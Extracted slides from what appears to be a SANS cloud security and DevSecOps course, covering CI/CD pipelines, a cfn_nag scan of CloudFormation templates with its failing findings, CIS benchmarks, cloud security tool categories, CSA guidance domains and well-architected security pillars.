
Travis CI



CodePipeline


DevOps Pipeline

- DevOps cycles through five key phases



Source: SEC540: Cloud Security and DevSecOps Automation

DevSecOps Tools and Processes



Source: SEC540: Cloud Security and DevSecOps Automation

Infrastructure Deployment via Jenkins

✓ DM Cloud Infrastructure Pipeline < 6

Pipeline

Changes

Tests ²

Artifacts



Branch: master


🕒 14m 2s

Changes by eric.johnson, frank

Commit: 9d94009

🕒 2 minutes ago

Branch indexing



Deploy step calls:

```
aws cloudformation deploy  
--stack-name DM-Infrastructure  
--template-file main.yaml
```

Security Testing in CI/CD Pipeline

DM Cloud Infrastructure Pipeline < 12

Pipeline

Changes

Tests **4**

Artifacts



Logout



Branch: master


53s

Changes by SANS Student

Commit: 42d01c2

2 minutes ago

Branch indexing



Test step calls:

```
cfn_nag_scan -i templates -o json
```

Source: SEC540: Cloud Security and DevSecOps Automation

Test Results in CI/CD Pipeline

✕ DM Cloud Infrastructure Pipeline < 12

Pipeline

Changes

Tests **4**

Branch: master [↗](#)

🕒 53s

Changes by SANS Student

Commit: 42d01c2

🕒 a month ago

Branch indexing



4 tests have failed

There are 0 new tests failing, 4 existing failing and 0 skipped.


Existing failures - 4

- ✕ > IAM role should not allow * resource with PassRole action on its permissions policy - F38
- ✕ > CloudFront Distribution should enable access logging - W10
- ✕ > Resource found with an explicit name, this disallows updates that require replacement of this resource - W28
- ✕ > Resource found with an explicit name, this disallows updates that require replacement of this resource - W28


Source: SEC540: Cloud Security and DevSecOps Automation

Continuous Delivery vs. Continuous Deployment

Continuous Delivery



Continuous Deployment



#4

Assessment

Cloud Provider Benchmarks

CIS Benchmarks for the key public cloud providers:

Step-by-step assessment checklist and implementation procedures for hardening a cloud account

Provides a foundational baseline for key services:

- Identity and Access Management, Logging and Monitoring
- Networking and Virtual Machines, Storage Services, and more



Cloud Security Tools

CSPM

Cloud Security Posture Management

- Scans public cloud IaaS & PaaS offerings
- Compares configuration to benchmarks and best practices
- Identifies misconfigurations and insecure settings

CWPP

Cloud Workload Protection Platform


- Scans “cloud native” infrastructure
- Supports container-based and Kubernetes architectures
- Identifies issues in private, public, and hybrid deployments

CASB

Cloud Access Security Broker

- Provides visibility and control of SaaS solutions
- Identifies SaaS services used by the organization
- Can provide access control and encryption

Modern Architecture Protections



Cloud Security Alliance (CSA) Guidance

Provides cloud security guidance for each of the following domains:

Domain 1

Cloud Computing Concepts and Architectures

Domain 2

Governance and Enterprise Risk Management

Domain 3

Legal Issues, Contracts, and Electronic Discovery

Domain 4

Compliance and Audit Management

Domain 5

Information Governance

Domain 6

Management Plane and Business Continuity

Domain 7

Infrastructure Security

Domain 8

Virtualization and Containers

Domain 9

Incident Response

Domain 10

Application Security

Domain 11

Data Security and Encryption

Domain 12

Identity, Entitlement, and Access Management

Domain 13

Security as a Service

Domain 14

Related Technologies

Well-Architected Frameworks




Google Cloud

| | AWS Well-Architected Framework | Azure Well-Architected Framework | Google Cloud Architecture Framework |
|-----------------|---|--|--|
| | Security Best Practices | Security Topics | Security Best Practices |
| Security Pillar | <ul style="list-style-type: none"> Security Best Practices Security Foundations Identity and Access Management Detection Infrastructure Protection Data Protection Incident Response | <ul style="list-style-type: none"> Role of security Security design principles Types of attacks to resist Regulatory compliance Reduce organizational risk Administration Applications and services Governance, risk, and compliance Identity and access management Info protection and storage Network security and containment Security Operations | <ul style="list-style-type: none"> Manage risk with controls Manage authentication and authorization Implement compute security controls Secure the network Implement data security controls Build with application supply chain controls Audit your infrastructure |

#5 | Detection

Tactics, or intentions of the attacker



